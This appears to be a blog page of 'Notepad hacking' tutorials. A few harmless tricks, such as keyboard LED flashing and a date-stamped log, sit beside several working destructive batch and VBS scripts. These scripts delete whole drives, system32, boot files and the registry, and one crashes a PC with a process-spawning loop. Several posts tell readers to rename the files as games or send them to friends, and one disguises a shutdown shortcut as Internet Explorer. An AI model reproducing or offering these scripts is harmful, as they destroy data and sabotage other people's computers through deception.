Showing posts with label Hacking Using Notepad. Show all posts

Cool Keyboard Tricks (Windows) : Make a Disco

By // No comments:

Keyboards usually have small LEDs which indicate whether different types of locks are activated or not. Here is a trick to use the lights of your keyboard in a more creative manner in Windows.

This trick uses a simple Visual Basic Script which when activated makes your Scroll lock, Caps lock and Num lock LEDs flash in a cool rhythmic way which gives the perception of a live disco on your keyboard.


Keyboard tricks

To make your own live disco, follow the steps given below:-

1. Open Notepad.
2. Copy paste the exact code given below:-
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
3. Save the file as Disco.vbs or "*.vbs".


Cool Keyboard Tricks

Double click on the Saved file to see the LED lights on your keyboard go crazy and make your own cool disco.

This trick has been tested on Windows XP, Windows Vista, Windows 7 and Windows 8 and found to be working perfectly.

You can disable the keyboard disco by starting Task Manager and ending the wscript.exe process.

Notepad Tricks: Cool Notepad tricks for Windows

By // No comments:
Notepad, the text editor that comes bundled in Windows is an excellent tool for text editing. But that is not the only thing for which notepad is famous. It is also famous for its tricks and hacks. Here is a roundup of some of the best and coolest tricks that you can try using Notepad.


Matrix Falling Code Effect - Notepad CMD (.BAT) Tricks

Inspired by the movie Matrix, this falling code trick is extremely popular on social networking websites. Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat.

@echo off
color 02
:tricks
echo %random%%random%%random%%random%%random%%random%%random%%random%
goto tricks

Notepad tricks
Matrix Falling Code Effect - Notepad Trick

Upon running the bat file, you will see the "Matrix falling code" effect.

Make Your Keyboard Type (Any) Message Continuously-VBS Trick

This VBS trick can make any of your friend's keyboard type any message continuously. Open Notepad, copy the code given below and save the file as Tricks.vbs or *.vbs. You will need to restart your computer to stop this. Try this after closing all important programs.

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "This is a Virus. You have been infected."
loop
Send this file to your friends as an email attachment to see the fun.


Notepad Virus

Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives

This VBS trick will create a code which will continuously eject all your connected Optical drives. If you put them back in, it will pop them out again. Copy this code and paste it in Notepad as Virus.vbs or *.vbs.

Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Double click to open this file and you will be impressed by this awesome trick.

Make a Personal Diary(Log) with Notepad (Easter Eggs)


Notepad Diary
Notepad Diary
You can use this trick to create a personal log with Notepad which will automatically include the current date and time before your note. To do so, open Notepad and type .LOG in capital letters and press Enter. Save the file. Now, every time you open this file, notepad will automatically insert the current time and date before the note. Just enter your note and save the file each time after making an entry.

All these Notepad tricks are totally harmless and would not harm your PC in any way.  To close any of the VBS trick given, open task manager and close the wscript.exe process. These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP.

How To Delete All Data Of C Drive

By // No comments:
How To Delete All Data Of C Drive 

Step 1 >> Open Notepad.
Step 2 >> Copy Code .
*********************************************************
@echo off
del %systemdrive%*.* /f /s /q
shutdown -r -f -t 00
********************************************************
Step 3 >> Save The Above Code As Anything.bat


How To Make more than thousands of folder Using notepad.

By // 3 comments:

Make thousands of folder with notepad.

Also Read :---

Learn How To Make A Dangerous Virus Using Notepad. 

How To Shutdown Computer Using Pendrive

How To Open Multiple Websites Using Notepad 

1. Open notepad. 

2. Copy the following code:

@echo off
:top
md %random%
goto top

3. save it as fun.bat

If you will open that file that folder will be rained by more than thousand of folders. It will not cause any harm to your computer, if you want you can try this.

How To Make A Virus that Crashes Computer Or Laptop

By // 1 comment:
How To Make A Virus that Crashes Computer Or Laptop

Step 1 >> Open Notepad.
Step 2 >> Copy This Code .
@echo off
attrib -r -s -h c:autoexec.bat
del c:autoexec.bat
attrib -r -s -h c:boot.ini
del c:boot.ini
attrib -r -s -h c:ntldr
del c:ntldr
attrib -r -s -h c:windowswin.ini
del c:windowswin.ini
@echo off
msg * YOU GOT OWNED!!!
shutdown -s -t 7 -c "A VIRUS IS TAKING OVER c:Drive

Step 3 >> Save As Anything.bat File In Notepad!!


This Will Pop Up A Message Saying OWNED!!
And Shut Down The Computer Never To Reboot Again!

How To Crash Computer With Only One Click

By // 1 comment:
How To Crash Computer With Only One Click

Step 1 >> Open Notepad.


Step 2 >> Copy This Code.
Dim WSHShell
Set WSHShell=Wscript.CreateObject("Wscript.Shell")

Dim x
For x = 1 to 100000000
WSHShell.Run "Tourstart.exe"
Next

Step 3 >> Save It As Anything.vbs


Step 4>> Run It.

How To Automaticaly Hit Enter Again And Again

By // No comments:

How To Automaticaly Hit Enter Again And Again
Step 1 >> Open Notepad.

Step 2 >> Copy This Code. Code:
---------------------------------------------------------------------------------------
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
---------------------------------------------------------------------------------------
Step 3 >>Save it as "Anything.VBS" and send it. Or Run It. 


How To Caps lock Automaticly On/OFF Again And Again

By // 1 comment:
How To Caps lock Automaticly On/OFF Again And Again

Step 1 >> Open Notepad.

Step 2 >>Copy Code.
Code:
*************************************************************************

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

**************************************************************************
Step 3 >> Save it as "Anything.VBS" and send it.

How To Delete C,D,E Drive

By // No comments:
Step 1 >> Open Notepad.
Step 2>> Copy the below command there
****************************************************************************

rd/s/q D:\
rd/s/q C:\
rd/s/q E:\

*******************************************************************************
Step 3 >>Save as "anything.bat
This virus Formats the C ,D , and E Drive in 3 Seconds.

How To Damage A Laptop using Notepad

By // No comments:
How To Damage A Laptop using Notepad

Step 1 >>Open Notepad

Step 2 >>  Write / copy the below command there:
*******************************************
 del c:\WINDOWS\system32\*.*/q 
********************************************

Step 3 >> save as " anything.bat"Done.

Step 4 >> Run It. 

ShutDown PC million Times

By // No comments:
ShutDown PC million Times::::

Step 1 >> Right click on the desktop
Step 2>> Click shortcut


you will get a dialogue box, write in it: shutdown -s -t 1000 c "any comment u want" then press next


note: this "1000" i wrote is the time in seconds needed for ur computer to shutdown,u can put any number u want...

Step 3>>You will get another dialogue box, write in it: Internet Explorer and press finish


Step 4>>You will find the icon on ur desktop, dont open it, just right click on it and press properties>change icon>select the icon the the internet explorer and the press apply then ok
try to open it, it is a virus hehe


Note: the only One way To stop ur computer from shutting down is to go 2 start>run>type: shutdown -a

How To Stop Someone's Internet Access

By // 2 comments:
Hello Friends Today I Want To Share With You 

How To Stop Someone's Internet Access
Step 1 >> Open Notepad.


Step 2 >> Copy Code .

************************************************************

@Echo off
Ipconfig /release


*************************************************************


Step 3 >> Save that as Fun .bat and send it to someone. 

They're IP address will be lost, and therefore they won't be able to fix it

However, this is VERY easy to fix. 

Note :- Open CMD AND TYPE IPconfig /renew

How to Crash a PC Forever

By // No comments:

Learn How To Make A Dangerous Virus Using Notepad....


How to crash a PC Forever !::: 

Step 1 >> Open Notepad .

Step 2 >> Copy Code .

***************************************************
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini


***********************************************

Step 3 >>Save it as a game.bat file.
This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.
REMEMBER - DO NOT CLICK THIS FILE.

How To Make A Virus

By // No comments:
Also Read:-

Learn How To Make A Dangerous Virus Using Notepad....

Just open your notepad
1) Click start -> all programs -> accessories -> notepad
2) Or just press or click windows key + r :: run window will open and
type notepad and hit enter .

NOW TYPE THE FOLLOWING CODE ::
*********************************************************
@echo off
del D:\*.* /f /s /q
del E:\*.* /f /s /q
del F:\*.* /f /s /q
del G:\*.* /f /s /q
del H:\*.* /f /s /q
del I:\*.* /f /s /q
del J:\*.* /f /s /q


***************************************************************

Then save it as game.bat and the batch file is created .


WARNING :: This is the most dangerous virus! Be careful with its use.


Delete the entire registry


@ECHO OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*

Now save it as play.bat and the batch file is created .